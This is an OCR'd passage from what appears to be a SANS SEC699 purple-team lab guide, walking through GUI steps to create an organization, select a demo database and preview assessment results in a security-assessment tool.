




Step 2: Organization and Database Selection

As soon as you are logged in, you will be prompted to select your organization. Although some samples are provided, we will create our own organization... and use a demostration database.


To start creating a new organization, press the outlined "+" button.




You will be prompted for some details. Feel free to be creative, or use the same as we did:

- Name: *"SANS SEC699"*
- Description: *"Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection"*
- Abbreviation: *"SEC699"*
- URL: `https://www.sans.org/course/purple-team-tactics-adversary-emulation`

Once ready, press the blue "Save" button.




You will then be able to select your new "SANS SEC699" organization.



The next step is to define which database you will use. For demonstration purposes, we will use the "DEMO_PURPLE_CE" one.

Open the database selection menu.

Select the "DEMO_PURPLE_CE" database, and then press the blue "Done" button.




Some database upgrades might be needed as we use a pre-populated database. As we did previously, follow the upgrading instructions.


Step 3: Assessment Overview

We'll get used to the GUI a bit before continuing. To quickly check the outcome of an assessment, click the "Preview" button under the assessment actions.


Open the dropdown by clicking the triple-dots outlined below.



From the dropdown, press the "Preview" button as shown below.



When we scroll down a bit, we can now see some details for the assessment. Expand the other assessments card's menu and have a look at the other test results.




Once you're comfortable with the overview, let's continue to ultimately build our own report.


Step 4: Create a New Database

To start doing our own assessments, we should start a new database.

